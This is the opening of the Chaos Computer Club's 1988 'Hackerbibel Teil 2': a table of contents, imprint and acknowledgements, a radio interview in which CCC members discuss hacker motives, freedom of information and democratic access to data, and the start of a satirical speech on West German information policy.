

# HACKERBIBEL

CHAOS COMPUTER CLUB







THERE MUST  
BE SOME  
WAY  
OUTTA  
HERE...

→ True.

A path can always  
be found out of even  
the most oppressive  
or addictive...

← predicament

→ Ultimately, a clear...

It's just a matter  
of getting the *high-*  
*er* perspective...

← direction

→ emerges, simple in fact, though less two-dimensional; a *middle*

← the grid


the ↑ subtle  
art of nick-  
ing through  
cracks in...

→ to discern an *abiding* path  
of life from all the *dead*  
*enders*. Naturally, events  
take on a more *mythic per-*  
*spective*, with its keener  
vision, fresh insights and  
new responses...

or →

← reversals  
when nec-  
essary...

→ such as the flexibility to make...→



way, and the darkest of situations soon... LIGHTENS UP



# **HACKER BIBEL 2**

## **DAS NEUE TESTAMENT**



*HUMANE SOFTWARE FÜR HERZ, HAND & HIRN*

**DER GRÜNE ZWEIG 124**

# 6 Inhack

- 10 Daten raus – umsonst und sofort
- 12 Bericht zur Lage der Nation
- 17 Chaos Talks
- 23 eVorständliche Abmahnung wg. Schaum
- 29 Indianerspiel zu Ende
- 31 Daten – Aufzucht und Pflege
- 35 Funkbastler 1936
- 42 Geburtstag: 40 Jahre Transistor
- 44 Parlakom schachmatt
- 46 Liebeskranker Roboter 1932
- 47 Technik in die Schranken (Weizenbaum-Interview)
- 52 WELL – ein guter Datenbrunnen
- 54 Soviet Computer Technology
- 59 Minus Delta Talks
- 78 Freedom of Data Processing
- 84 Phone tapping
- 86 Geht den Damen ein Licht auf?
- 89 Interview mit Deborah L. Brecher
- 91 Computer Lib
- 92 Ein positives feministisches Modell
- 94 Ich hab auf DV-Fachfrau umgeschult
- 96 Ein Mailboxbetreiber erzählt
- 106 Elektronische Roll-Nomaden
- 110 Batch-Magic
- 114 Fun, Profit and Global Suicide
- 116 Tabellen: Satelliten-Info von Info-Sat
- 122 Telcom-History 1966
- 123 Strahlende Computer
- 126 Sachverständige Äußerung
- 128 Programmiererdoping
- 130 Babyboomers and Cyberpunks
- 134 Megabrain
- 140 Datenschleudern von 13 bis 25 – nachdrücklich empfohlen



# dsIndex von Aster

ab:	140	Datenschleudern von 13 bis 25 – nachdrücklich empfohlen
13	141	Hacker im Europaparlament
	144	Heyne Halbschnellschuß (Buchrezension)
	144	COSY (Cursor Operating System)
	145	Die Katze darf das!
	146	Wohin steuert die Welt? (wo ist der Abfluß? dSä)
14	146	Chaos Communication Congress
	147	The Kids Can't Wait!
15	150	Viromat plus
	150	Telecontrol – wie geht das? (mit 'ner Fernsteuerung; d. Sätzer)
	151	Trara – die Post ist da! (hoch auf dem gelben Wagen dSä)
	151	Kinder sind Chaoten
	153	2. Wirtschaftskriminalitätsgesetz (Forts. 16:163)
	157	Mailboxen sind nicht totzukriegen
	158	Hackers von Steven Levy
	158	Buchwarnung: MSDOS im Detail
	159	Btx-Kostensteigerung; Btx für C-64 und BIM
16	159	Hilfe, Hacker (oh Big Brother dSä)
	160	Security against Hackers (gipsnisch dSä)
	161	Satzung des Chaos Computer Club eV
	162	EARN / BitNet runtergefahren?!
	162	Mailbox und Btx
	167	CCC – Partner auf dem Weg zur Informationsgesellschaft (ätB)
	169	Virus RushHour
	170	Laserbrief & Antwort (Stichwort Elite etc.)
	171	Strahlengefahr aus dem Telefon? (auch 17:177)
	172	Entwicklungshilfe: Chaos-Dienstreise nach Graz
	173	Postmodemballade
17	176	Datex-P: Auflösung? (dSä)
18	177	Virusartikel in fünf Teilen aber einer Ausgabe
	182	Volkzählungsreanonymisierung (auch 18:187)
	183	Fake-Bombe auf dem Chaos Communication Congress
19	191	Artware
	192	waschmaschinenfester Personalausweis
20	194	GfA-Basic Prüfsummenprogramm für waschmaschinenfesten
	196	Erbsubstanz in der Rasterfahndung
	197	Der magische Schalter
	198	Real Programmer's don't use PASCAL (f 21:208, 22:219)
	200	Datenbankkontrolle in USA
21	203	Die Quatschexplosion (Lesehilfe zu 22:212)
	208	Rechtliche Aspekte von Computerviren
22	213	SPANet
	214	Die Knust und ihre Knüster: documenta 8 (vgl. 22:216)
	215	Telex via Btx
	216	Btx-Softwaredekoder für PC's
	218	Brief aus Kairo (sehr versendet dSä)
23	223	Bits, Bugs und Vaxen
	224	Die aktuellen Tarife für's Hacken (s. 24:241)
	231	Raubkopien (s. 24:242)
24	236	NASA, BKA, Betrachtungen
	239	Schmelzfeste Schokolade (Baupläne abgestürzter Ufos)
	243	Computerbetrug am Automaten
	244	Münzprüfer (draufbeißen, dSä)
25	248	VAX-Encryption
	249	Geheime Nachrichtentechnik und privater Nachrichtenschutz
	251	EARN: Erstes Außerirdisches Regional Netz
	252	Modemanschluß
	253	Argentinische Hacker

# impressum

Die Hackerbibel Teil 2  
Der grüne Zweig 124  
Redaktion: Werner Pieper und Herwart Holland-Moritz  
Redaktion Datenscheider  
Schwenckestraße 85  
D-2000 Hamburg 13  
Datex-P: Geo1;Chaos-Team  
BTX:\*Chaos  
Satz: Buchmaschine Heidelberg und WYSIWYG  
Gestaltung: Ronald Rippchen & Wau  
Illustrationen: Wenn nicht anders angegeben Chaos Realitätsdienst  
Covergestaltung vorn: Mali & Werner  
Druck: Fuldaer Verlagsgesellschaft

Herausgegeben von Herwart Holland - Moritz

Verlegt von der **Grünen Kraft - Medienexperimente**

Werner Pieper - D - 6941 Löhrbach

# ISBN 3-925817-24-7

Die in diesem Buch veröffentlichten Beiträge sind urheberrechtlich geschützt. Alle Rechte, insbesondere das der Übersetzung in fremde Sprachen, vorbehalten. Kein Teil dieses Buches darf ohne schriftliche Genehmigung des Verlages in irgendeiner Form - durch Fotokopie, Mikrofilm oder andere Verfahren - reproduziert oder in eine von Maschinen, insbesondere von Datenverarbeitungsanlagen, verwendete Sprache übersetzt werden.  
Auch die Rechte der Wiedergabe durch Vortrag, Funk- und Fernsehsendungen, im Magnettonverfahren oder ähnlichen Wege bleibt vorbehalten.

Fotokopien für den persönlichen und sonstigen Gebrauch dürfen nur von einzelnen Beiträgen oder Teilen daraus nur als Einzelkopien hergestellt werden. Jede im Bereich eines gewerblichen Unternehmens hergestellte oder benutzte Kopie dient gewerblichen Zwecken gem § 54 (2) UrhG und verpflichtet zur Gebührenzahlung an die VG WORT, Abteilung Wissenschaft, Goethestraße 49, D-8000 München 2, von der die einzelnen Zahlungsmodalitäten zu erfragen sind.

Für elektronische Informationssysteme (Mailboxen usw.) gelten grundsätzlich unsere in GEONET veröffentlichten Verbreitungsbedingungen.  
Bei Erwerb, Errichtung und Betrieb von Empfängern, Funksprechgeräten, drahtlosen Mikrofonen und anderen Funkanlagen, sowie Telefonen und Datenübertragungsgeräten und - nicht zu vergessen - Computern, insbesondere bei Eingriffen in das Postnetz in der Bundesrepublik Deutschland sind die geltenden gesetzlichen und postalischen Bestimmungen zu beachten.

Für Bauanleitungen, Schaltungen und Programme in der Hackerbibel Teil 2 zeichnen die Verfasser bzw. Entwickler verantwortlich. Die Redaktion hat die Manuskripte, Schaltungen und Programme mit größter Sorgfalt (auch juristisch) geprüft, kann aber für Fehler im Text, in Schaltbildern, Aufbauskizzen, Stücklisten, Programm-Listings usw., die zum Nichtfunktionieren oder evtl. zum Schadhafwerden von Bauelementen, Anwendern sowie toter und lebender Materie führen, weder eine juristische Verantwortung noch irgendeine Haftung übernehmen.

Sämtliche Veröffentlichungen in der Hackerbibel Teil 2 erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes, auch werden Warennamen ohne Gewährleistung einer freien Verwendung benutzt.

# impress.bm

# Vorwörter, Nachweise und Danksagungen

Trotz der nun schon knapp ein Jahr andauernden unverständlichen Beschlagnahmen von redaktionellem Material von datenschleuder und Hakkerbibel konnte dieses Werk jetzt – wenn auch verspätet – fertiggestellt werden.

Zuallererst gilt unser Dank den FreundInnen des Chaos Computer Club, ohne die der HaBi zweiter Teil so nicht hätte vollendet werden können.

Quasi stellvertretend erwähnt sei Herr Ackermann, dessen juristische Beiträge – gerade zur Virendiskussion – in verschiedene Datenschleuder-Artikel eingingen, ohne daß er korrekt namentlich genannt wurde.


Weiter danken wir der Zeitschrift *Whole Earth Review* (27 Gate 5 Road, Sausalito, CA 94965 USA) sowie dem besten Buchkatalog der Welt, *Loompanics* (Katalog c/o Medienexperimente, 6941 Löhrbach) für permanente Inspiration.

Die taz sorgte für überraschende Lichtblicke – gerade auf der Frauenseite – und aus vielen weiteren Quellen wurde mit freundlicher Genehmigung geschöpft.

Wir danken Herrn Schumacher unbekannterweise; für Interviews mit Gliss dem PM-Computerheft, mit Weizenbaum Info 3, mit Timothy Leary Rolling Stone; Eva Blumenfeld und päd.extra plus demokratische erziehung, Magical Blend und Michael Hutchinson für Megabrain-Infos, Infosat – dem Magazin für den freien SAT-TV-Empfang, Professor Molzberger von der Universität der Bundeswehr und Carola Schewe (deren Ergänzungen zu „Strahlende Computer“ leider zu spät kamen) und nicht zuletzt Michael Green für die Umschlaginnenbilder aus dem wunderschönen Buch „The Zen Art of Macintosh“.

Obwohl Verleger und Herausgeber sich nachdrücklich bemüht haben, die erforderliche Nachdruckerlaubnis aller zitierten Werke und benutzten Abbildungen einzuholen, ist es uns nicht gelungen, alle RechteinhaberInnen ausfindig zu machen. Sofern diese uns davon in Kenntnis setzen, werden wir sie selbstverständlich gerne in zukünftigen Auflagen als RechteinhaberInnen gebührend ausweisen.

Löhrbach / Heidelberg, Juli 1988



# Daten raus – umsonst und sofort

*Zwei Stunden lang kommen täglich von 10 bis 12 auf SDR3 interessante Leute zu Wort wie der Hamburger Sexualwissenschaftler Wawerzonnek mit seiner These vom „multiplen Orgasmus“. Am 4. Juni 1988 waren vom CCC Andy aus Hamburg und Bernd aus Heidelberg zu Gast bei Moderator Stefan Siller. In der zweiten Stunde ging es um social hacking.*

M: Andy und Bernd, ihr gehört zum Chaos Computer Club. Dieser Club macht unter anderem dadurch Schlagzeilen, daß er so etwas wie das Eindringen in die NASA-Computer an die Öffentlichkeit bringt. Macht ihr das, um der NASA zu helfen? Paßt mal da auf, daß das nicht wieder passiert?

A: Da gibt es unterschiedliche Motivationen. Einmal gibt es die Motivation des Hackers, der macht das aus Spaß. Es ist natürlich auch ein Machtgefühl, wenn man mit seinem 500 Marks-Heimcomputer im Wohnzimmer sitzt und weiß, in den Staaten steht irgendwo ein Rechner und da ist man jetzt drin, da bewegt man jetzt auf einer Platine ein paar Bits umher. Das ist schon ein Wahnsinnsgefühl. Unsere Motivation, Schwachstellen aufzudecken bringt uns auch Probleme. Uns wird auch vorgeworfen, die Trüffelschweine der Software-Industrie zu sein, unter dem Motto: Wir nutzen unser Wissen aus, um die Welt dicht zu machen. Da müssen wir differenzieren: Wir wollen jetzt nicht irgendwie die totale Zugangskontrolle. Wir setzen einen ganz klaren Unterschied zwischen den Datenbereichen zum Beispiel des Militärs, die wie wir meinen, geschützt sein müssen. Auf der anderen Seite gibt es die Datenbanken, die für jedermann zugänglich sein sollten. Da fordern wir **weltweiten freien Informationsfluß**.

M: Zu welchen Datenbanken zum Beispiel?

A: Da gibt es viel Forschung, zum Beispiel Bioforschung.

M: Von privaten Firmen?

A: Von privaten Firmen, aber nicht nur. Auch von staatlicher Seite.

M: Die sagen natürlich: Wir stecken unser Geld da rein, das ist unsers.

A: Für die staatliche Seite haben wir das so formuliert: Wir fordern die maschinenlesbare Regierung. Mit Hilfe der Computer und der Netzwerke ist so was einfach möglich. Dadurch ist es möglich, Daten transparent zu machen. Diese Technologie existiert dazu. Es ist nur die Frage, wie sie eingesetzt wird.

B: In dieser Beziehung sind die Bundesrepublik oder große Teile von Europa wirklich noch Entwicklungsland. Seit 1974 gibt es in Amerika das „Freedom of Information Act“, das jeder Person in den USA erlaubt, Daten, die von der Öffentlichkeit in Regierungsstellen fließen, auch wieder abzufordern. Das beinhaltet Volkszählungsdaten, das beinhaltet aber auch Observationen. In den USA ist es sogar so, daß wenn man observiert wird und es mitbekommt, wie das bei der Joan Baez mal der Fall war, daß sie ihr gesamtes Dossier auf Grund des „Freedom of Information Act“ vom

CIA zurückfordern konnte und daß ein Recht auf Einsicht in Umweltakten besteht. Es wird ja auch hier in der Bundesrepublik registriert, welche Firmen welche Stoffe wo einleiten und mit welcher Berechtigung. Diese Daten werden uns vorenthalten. Und der Ansatz, der jetzt mittlerweile auch von den Grünen und von der SPD gefordert wird, ist ein guter Ansatz, nämlich Einsicht in die Umweltakten. Es ist ja ganz klar: **Handeln tut man auf Grund von Informationen; wer keine Informationen über die Welt hat, ist nicht in der Lage, in dieser Welt richtig zu agieren.** Insofern ist es in einer Demokratie unumgänglich, daß alle Daten, die von der Regierung produziert oder von der Regierung gesammelt werden, der Öffentlichkeit auch wieder zugänglich gemacht werden.

M: Aber das ist ein sehr zweischneidiges Schwert. Bei manchen Daten kann ich mir vorstellen, daß es sinnvoll ist, wenn die Öffentlichkeit, wenn jeder Zugang zu diesen Daten hat. Bei anderen würde ich doch sehr den Datenschutz in den Vordergrund stellen.


A: Das sagen wir ja auch vollkommen klar. Wir fordern ja auch überhaupt nicht, daß zum Beispiel der militärische Abschirmdienst alle Daten, die er hat, auf den Tisch legt.

M: Meine persönlichen Daten sind ja auch was weiß ich überall gespeichert – bis zur Krankenkasse. Da will ich doch nicht, daß irgendjemand, der zufällig in dieses System reinkommt, erfährt, wann ich an welcher Krankheit gelitten habe. . .

A: Richtig, das ist vollkommen verständlich. Da setzen wir uns auch gar nicht dafür ein, daß diese Daten nun jeder bekommt. Aber im Moment ist es so, daß eigentlich alles gesichert wird – und das auch mehr schlecht als recht – und das ist, meinen wir, nicht der richtige Weg.

B: Man kann es ganz einfach definieren: **Die Daten, die die Öffentlichkeit betreffen, müssen auch der Öffentlichkeit zugänglich gemacht werden.** Wenn jetzt jemand sagt, er muß eine neue Umgehungsstraße bauen aus den und den Gründen, weil sich das zum Beispiel aus der Volkszählung ergibt, dann muß es doch auch möglich sein, daß diese Daten, auf Grund derer Regierungsentscheidungen getroffen werden, **nachprüfbar sind. Diese Nachprüfbarkeit ist ein wesentliches Element der Demokratie** und unserer freiheitlich demokratischen Grundordnung, daß Regierungsentscheidungen kontrollierbar sein müssen.

M: Aber das ist ja jetzt nichts, was sich jetzt erst durch das Computerzeitalter ergeben hätte. Man könnte die Regierung ja auch dazu verpflichten, das in irgendeinem Buch zu veröffentlichen, ansonsten steht jeder ohne einen Computer außen vor.



A: Das ist richtig, aber die Entwicklung weist ja in Richtung elektronische Medien. Zum Beispiel: Die Bundesregierung ist auch Anbieterin im BTX-System. Und was sie da an Informationen bietet, ist – ich sag jetzt mal meine Meinung – eine Frechheit. Da kommt eigentlich nichts rüber, obwohl im Bildschirmtext die Möglichkeit besteht, daß jeder Bürger, der an dieses Bildschirmtextsystem angeschlossen ist, Informationen über irgendwelche Verhandlungen bekommt. Die technischen Voraussetzungen sind da und manchmal nicht da. Insofern ist es schon verständlich, aber auf Papiermedium ist das alles kompliziert und vor allem teuer. Aber auf den elektronischen Medien ist das sehr einfach, sehr billig und es könnte eingesetzt werden.

M: Aber nicht demokratisch, weil nicht jeder so ein Ding hat.

B: Da wollt ich grad noch mal drauf eingehen. Wir sind daran gewöhnt, daß es überall diese kleinen gelben Häuschen gibt, in denen man telefonieren kann. Wieso ist es so unvorstellbar, daß es gelbe Häuschen mit einem Computer drin gibt, wo man seine 5 Mark oder wieviel auch immer reinwirft, und dann die Möglichkeit hat, auf die Daten zuzugreifen. Man muß ja den Computer nicht selbst besitzen.

A: Das wollen wir an dieser Stelle auch mal klarstellen: Wir sind für eine Verkabelung der Welt. Aber über das Wie und Warum müssen wir uns noch mal unterhalten.

M: Ihr habt eben gesagt, wir fordern die Verkabelung der Welt. Unabhängig davon, ob ihr das fordert, wird es dazu kommen – der Weg dort hin ist wohl vorgegeben. Aber das eröffnet ja nun auch vielen unangenehmen Begleiterscheinungen Tor und Tür, wie zum Beispiel Wirtschaftskriminalität. Auf 15 Milliarden schätzt man jetzt schon den jährlichen Schaden. Und je mehr Leute sich ins Kabel hängen, desto größer ist die Wahrscheinlichkeit, daß manipuliert wird. Wir haben von dem Börsenmakler bei VW gehört, das ist ja auch über den Computer gelaufen. Läßt sich sowas nicht verhindern, wenn die Sicherungen mal so gut werden, daß sowas nicht mehr passiert?

B: Dies ist meiner Meinung nach einfach unwahrscheinlich, weil die Systeme von Menschen konzipiert werden, von Menschen betrieben werden und damit ganz einfach vom Prinzip her nicht sicher gemacht werden können. Das ist aber auch gar nicht so sehr der Ansatzpunkt. Wenn wir, wie Andy vorhin, von der Verkabelung der Welt reden, meinen wir damit nicht so sehr, daß sich alle Wirtschaftsunternehmen verkabeln, sondern wir haben eine ganz andere Perspektive, daß nämlich die Linken, sage ich jetzt mal so generell, sich eher technikfeindlich verhalten und es nicht begreifen, daß Computer für sie ein Medium sein können, das sie sehr sinnvoll einsetzen können. Um mal einen Begriff von Robert Jungk zu benutzen: **Wir sind im Chaos Computer Club eine Zukunftswerkstatt.** Wir denken über die Zukunft nach, über das, was man machen kann, um die Zukunft lebenswert zu gestalten. Und mittlerweile – zum Glück, kann man da sagen – begreifen auch die Bürgerinitiativen, daß sie Computer einsetzen können für ihre eigenen Zwecke. Es gibt heute beispielsweise schon computer-überwachte Atomanlagen, wo die Bürgerinitiativen Meßgeräte aufbauen, die Daten sammeln und dann über Computer weitergeben. Und die Idee, die jetzt in München geboren wurde, ist, daß man alle Bürgerinitiativen, die sich mit Umweltschutz beschäftigen, miteinander vernetzt. Dazu muß man sagen: so positiv dieser Ansatz eigentlich ist, so erkennt er doch, was ein Computernetzwerk ist. Der Computer im Netzwerk ist ein Strukturverstärker, so will ich das mal nennen. Das heißt, er verstärkt eigentlich nur vorhandene Sozialstrukturen. Wenn Leute, die in ganz verschiedenen Städten sitzen, schon so nicht

miteinander auskommen und nicht miteinander reden können, dann werden sie das mit dem Computer noch viel weniger können und es wird in die Katastrophe führen. Insofern muß, bevor da ein gutfunktionierendes und effizientes Computernetz installiert werden kann, zuerst die notwendige Sozialstruktur geschaffen werden, damit die Leute dann auch in der Lage sind, den Computer sinnvoll zu nutzen. Das ist überhaupt ein generelles Problem, daß meiner Meinung nach in der Gesellschaft mit dem Computer so viel falsch läuft, weil der Computer sozusagen vorhandene Strukturen bei uns in der Gesellschaft verstärkt und – das muß man schon so sagen – das sind nicht immer sehr glückliche Strukturen. Wenn es darum geht, viel Geld zu verdienen und diese Struktur in der Gesellschaft da ist, dann verstärkt das der Computer und provoziert natürlich sowas wie Computerkriminalität.

M: Im Moment noch kein sehr demokratisches Instrument, der Computer.

A: Ein Computer ist weder demokratisch noch undemokratisch. . .

**M: Die Anwendung des Computers fördert im Moment noch nicht die Demokratie.**

A: Ich will jetzt nicht anfangen, von der Regierung zu reden, aber was da eingesetzt wird bezogen auf die Offenheit gegenüber den Bürgern, kann man so sehen.

B: Die Struktur ist nicht dafür geeignet, daß der Computer wirklich demokratisch förderlich wäre. Es geht also zuerst darum, das Vorfeld zu bereiten, damit Computer für diese grundsätzlich demokratische Aufgabe genutzt werden können.

M: Du hast eben konkrete Projekte angesprochen, die jetzt unter den sogenannten Linken laufen, bei Umweltschutzverbänden. Versteht sich euer Blättchen, die Datenschleuder, auch als Medium für diese Projekte?


B: Es heißt ja, die Datenschleuder ist das wissenschaftliche Fachblatt für Datenreisende. Und in dem Sinne verstehen wir uns als Wissenschaftler. **Wissenschaftler wird man nicht dadurch, daß man an irgendeiner Universität irgendeinen Abschluß macht, sondern Wissenschaftler ist der, der sich kompetent zu Sachen äußern kann.** Dieses Wissen wollen wir sinnvoll einbringen und dazu benutzen wir verschiedene Medien. Das ist zum einen die Datenschleuder, die erscheint unregelmäßig. . .

A: . . . in Papierform. Das ist auch wichtig. Leute, die da nicht irgendwie mit ihrem Computer was machen, denen das auch zugänglich zu machen. Die Datenschleuder versteht sich auch nicht so sehr als Fachblatt in dem Sinne, daß da die neusten technischen Dödel-fazzi ausgetauscht werden, sondern als Informationsblatt über – na sagen wir mal – den Stand der Entwicklung oder so.

B: Dann gibt es noch zusammenfassend die Hackerbibel – die erste Bibel mit Fortsetzung, der zweite Teil wird voraussichtlich zur Buchmesse verfügbar sein –, das ist eine Zusammenfassung von dem, was wir machen. Das ist nicht so sehr die Zukunftsperspektive, sondern „state of the art“, darzustellen, wie weit wir im Moment sind.

*(Und dann war die Sendezeit leider um. . .)*

*Für die Hackerbibel Teil 2 wurde obiges, leicht redigiertes Gesprächsprotokoll angefertigt )*





# Bericht zur Lage der Nation im geteilten FIZ-Deutschland

## Abstract

*Es ist nicht genug zu wissen, man muß auch anwenden;  
es ist nicht genug zu wollen, man muß auch tun.*

Johann(W)Wolfgang(W)Goethe

Herr Präsident, Herr Bibliotheksdirektor,  
Verehrte Körperschaften, Persönlichkeiten und Ministerialräte,  
Vertreter der Geistlichkeit und ideologieverwandter Berufe,  
Eminenzen, Resistoren, Impedanzen und Suszeptibilitäten,  
Rote und Schwarze, Realos und Fundis,  
Ruhegehaltsfähige Mitbürger und sonstige Beihilfeempfänger,  
Mittelständler und Existenzgründer,  
Liebe Online-Gemeinde!

Unsere diesjährige ökumenische Feierstunde für Kommerzielle und Nichtkommerzielle steht wieder unter einem **Wort des Herrn** (Helmut Kohl), der uns am 18.3.1987 in seiner Regierungserklärung zurief: Die Schöpfung bewahren – die Zukunft gewinnen – Online recherchieren!

Die **Epistel** des heutigen Tages steht geschrieben in Joh. 1,1: Im Anfang war das Paßwort, und das Paßwort war beim Host.

Die **Kollekte am Ausgang** ist bestimmt für die Hinterbliebenen derjenigen vom BMFT geförderten IVS-Neugründungen, die nach Ablauf des Förderungszeitraums noch keine schwarzen Zahlen schreiben. Sie wird der Liebe der Gemeinde empfohlen.

Dieser erste Bericht nach der Winterwahl des Jahres 1987 steht noch ganz unter den Nachwirkungen der Regierungsbildung und des mühsamen Ausklammerns echter inhaltlicher Aussagen in den Koalitionsvereinbarungen.

Während die Spitzensteuersätze und die Sicherheitsgesetze heftig umstritten waren, bestand Konsens darin, das laufende IuD-Programm 85-88 über 1988 hinaus um weitere 4 Jahre zu verlängern und eine Fortschreibung erst in der nächsten Legislaturperiode vorzusehen. Es sei – so die einhellige Meinung der Verhandlungspartner – damals meisterhaft so ausgewogen ausformuliert worden, daß der überwiegende Teil der inhaltlichen Aussagen auch bis in die frühen 90er Jahre noch Bestand haben dürfte, auch bei dann veränderten Randbedingungen.

Es sei auch der Beamtenschaft des Bundes und der Länder nicht zuzumuten, nun in Kürze schon wieder den Streß einer derartigen Konsensbildungsstrapaze auf sich zu nehmen, zumal sie vorerst auch noch für produktive Tätigkeiten zur Verfügung stehen müßten. Bis 1992 seien die zuständigen Damen und Herren dann hinreichend regeneriert und befördert, daß sie mit neuem Elan an das IuD-Programm zur Jahrhundertwende gehen könnten. Auch der bisher zuständige verdienstvolle beamtete Staatssekretär wurde vorsorglich in den einstweiligen Ruhestand versetzt, damit seine IuD-orientierte Dynamik diese Zeitpläne nicht unterwandert und damit er sich seinerseits ohne die Last des politischen Tagesgeschäfts auf die dann anstehenden Aufgaben konzeptionell vorbereiten kann.

Für eine Fortschreibung erst Anfang der 90er Jahre sprach auch der Umstand, daß dann die aktuellen Bevölkerungsdaten aus der jetzt laufenden Volkszählung auf den Tisch liegen, daß die Spätfolgen des Pillenknicks überschaubar werden und daß der Bundesminister für Wirtschaft seine Grundsatzüberlegungen abgeschlossen hat, so daß dann Bedarfsuntersuchungen auf gesicherter Grundlage erstellt werden können, für welche die nachgeordneten Institute bereits heute Personal vorhalten.

Im Bereich der **inneren Sicherheit** soll einvernehmlich ein Vermummungsverbot beim Recherchieren erlassen werden; die Koalitionäre sind der Ansicht, man solle nicht länger seine Freude über gefundene Hits der Öffentlichkeit vorenthalten. Eine Novellierung des Bundesdatenschutzgesetzes und des Verwaltungsverfahrensgesetzes soll auf Wunsch von Minister Zimmermann



die Zusammenarbeit zwischen den FIZen und den Sicherheitsorganen verbessern; er verspricht sich von einer Überwachung der Recherchenthemen Hinweise auf recherchierende Verfassungsgegner. Schließlich wird das Gesetz über den militärischen Abschirmdienst sicherstellen, daß Ostblocksearcher bei uns keine SDI-Profile platzieren.

Der **Bundesminister für Justiz** mußte entgegen früheren Plänen im Amt bleiben, da er immer noch nicht den Eingangsdialog zu JURIS beherrscht, geschweige denn die Markteinführung. Ferner konnte die rechtzeitig vor der letzten Landtagswahl angekündigte Sitzung der JURIS GmbH nach Saarbrücken noch nicht vollzogen werden. Man hebt sich das jetzt für die nächste Wahl auf, um dann Anlaß für eine schöne pressewirksame Eröffnungsveranstaltung zu haben.

Mittelbar davon betroffen ist auch der weiterhin mit Spannung erwartete Termin für den Besuch des Staatsoberhauptes der Deutschen Demokratischen Republik: Herr Honecker möchte im Saarland nämlich auch einen Blick in JURIS tun und sich einmal online veranschaulichen, was einen Rechtsstaat ausmacht.

Auch der **Bundesminister für Wirtschaft** mußte aus IuD-Gründen im Amt bleiben, weil die von ihm seinerzeit vergebenen IuD-Studien nun noch erst implementiert werden müssen. Immerhin hat er mit diesen Studien erreicht, daß die damit beauftragten, ihm nachgeordneten Institute mittlerweile Grundkenntnisse im Recherchieren erwerben konnten. Die Erhebungen der Institute bei den sachkundigen Privatfirmen haben dort zu einem Verdienstaufschlag von einigen 10.000 DM geführt, die steuerlich nicht als außergewöhnliche Belastungen abgesetzt werden können.

Wie rasch der BMWi Studienerkenntnisse in Maßnahmen umsetzt, zeigt sich im Bereich der Informationsversorgung mittelständischer Unternehmen: Kaum hatte er erfahren, daß Mittelständler Informationen lieber am Stammtisch als am Terminal einholen, wurde der Beschluß gefaßt, den IVS des BMFT ein bundesweites Netz von **Searchkneipen** entgegenzusetzen. Dort sitzt während der Öffnungszeiten ein FIZ-Mitarbeiter mit Portable am Tresen und reicht Online-Records mit Pils oder Alt. Die Fakultät für Brauereiwesen der TU München in Weihenstephan erstellt derzeit die obligate Bedarfsanalyse. Hoppenstedt reagiert sensibel auf diese Marktchance und bringt eine Kundenzeitschrift heraus unter dem Titel "Cogito, ergo bibamus".

Im **Geschäftsbericht des BMZ** wurde dem deutschen Volk abermals ein Minister zugemutet, der die Datenbanken SCAN-A-BID und CAB nicht kennt. Minister Klein leistete freilich zunächst einmal Entwicklungshilfe im Inland südlich des GOLEM-Äquators: Ein schon vom BMWi mit Fortbildungsstudien betrautes Wirtschaftsforschungsinstitut in München erhielt nun auch noch entgeltlich Gelegenheit, sich über Datenbanken mit Entwicklungsländerrelevanz sachkundig zu machen.

Anders als der BMWi verfügte der BMZ jedoch zunächst eine öffentliche Ausschreibung, um bei den Insidern im Wege der kostenlosen Angebote Anregungen für die inhaltliche Ausgestaltung der Studie einzuholen. In seinem Amtseifer ist es freilich dem Minister entgangen, daß bei einer Ausschreibung nach VOL nach herrschender Lehre keine gemeinnützigen Auftragnehmer bedacht werden dürfen.

Derartigen fortgesetzten grob unbilligen Wettbewerbsverzerrungen zwischen öffentlichen und privaten Anbietern will der **Bundesminister der Finanzen** nunmehr einen Riegel vorschieben: Künftig wird nur noch unterschieden zwischen kommerziellen Anbietern 1. Art (öffentliche und gemeinnützige Institute, die keine Ahnung von Gemeinkosten haben) und solchen 2. Art, die ehrlich ihre Kosten ermitteln. Erstere erhalten bei Ausschreibungen pauschal einen Angebotszuschlag von 80%.

Nicht nur Minister Klein, sondern auch **Rita Süßmuth** zeigt eine zunehmende Sensibilität gegenüber Online-Diensten: Den zahlreichen Pfeifenrauchern in der Online-Szene hat sie ein sogenanntes **Raucherterminal** angekündigt, mit eingebautem Aschenbecher und Dunstabzugshaube. Mit diesem Equipment wird einerseits den Pipe Searchern die Lust am Recherchieren erhalten, während andererseits die nikotinarmen Rechercheure frei von Umweltbelastungen ihrem Gewerbe nachgehen können.

Sie legte ferner einen Bericht des Bundesgesundheitsamtes vor, wonach die in Onlinekreisen weit verbreiteten **Search Aids** unter epidemiologischen Gesichtspunkten unbedenklich sind. Diese Aids-Form kann zwar bei weniger robusten Searchern zu einer gewissen Immunschwäche gegen bestimmte Hosts führen. Es besteht jedoch kein öffentliches Interesse daran, diesen Personenkreis dagegen amtlich zu schützen. Unbeschadet dessen werden sich künftig Searcher im Freistaat Bayern, sofern sie im öffentlichen Dienst beschäftigt sind, regelmäßig Aids-Reihenuntersuchungen unterziehen müssen.

Der **Bundesminister für Forschung und Technologie** nutzt die schöpferische Pause zwi-



schen zwei IuD-Programmen zur Verbesserung der IuD-Rahmenbedingungen sowie zur Schaffung symbolträchtiger und marktfördernder Infrastruktureinrichtungen: Nachdem Pläne mißlungen waren, die **GID FÜR 1 DM** an einen Berliner Brotfabrikanten zu veräußern, wurden mittlerweile andere potente Anteilseigner gefunden, denen der Einstieg in die Gesellschaft durch außerordentliche Erträge auf Zeit geëbnet wurde. Nun ist man dabei zu klären, mit welchen Aufgaben dieses Spezialistenteam betraut wird.

Die wirtschaftliche Stellung privater Informationsvermittler soll durch ein **Berufsmonopol** abgesichert werden, ähnlich wie sich auch bereits die Arbeitsämter, Ärzte, Anwälte und Apotheker vor unliebsamer Konkurrenz schützen. Danach soll Informationsvermittlung nur der betreiben dürfen, der von einer Industrie- und Handelskammer als qualifiziert angesehen und insoweit vereidigt wird.

Die **Bonner Bannmeile** um das Bundeshaus herum soll zu einer IVS-freien Zone erklärt werden, da in diesem Umkreis ohnehin niemand Online-Dienste nutzt und eine IVS-Aktivität die Beamten und Parlamentarier nur stören würde. Auch im neuen Deutschen Bundestag sitzt wieder kein Abgeordneter mit Online-Kenntnissen. Die Bemühungen der Bundestagsverwaltung, ausgewählte Abgeordnete mit Online-Wissen auszustatten, dürfte daran scheitern, daß keine Stellen bewilligt werden und daß eine Informationsversorgung nur einzelner Abgeordneter gegen den Gleichheitsgrundsatz in der Verfassung verstößt.

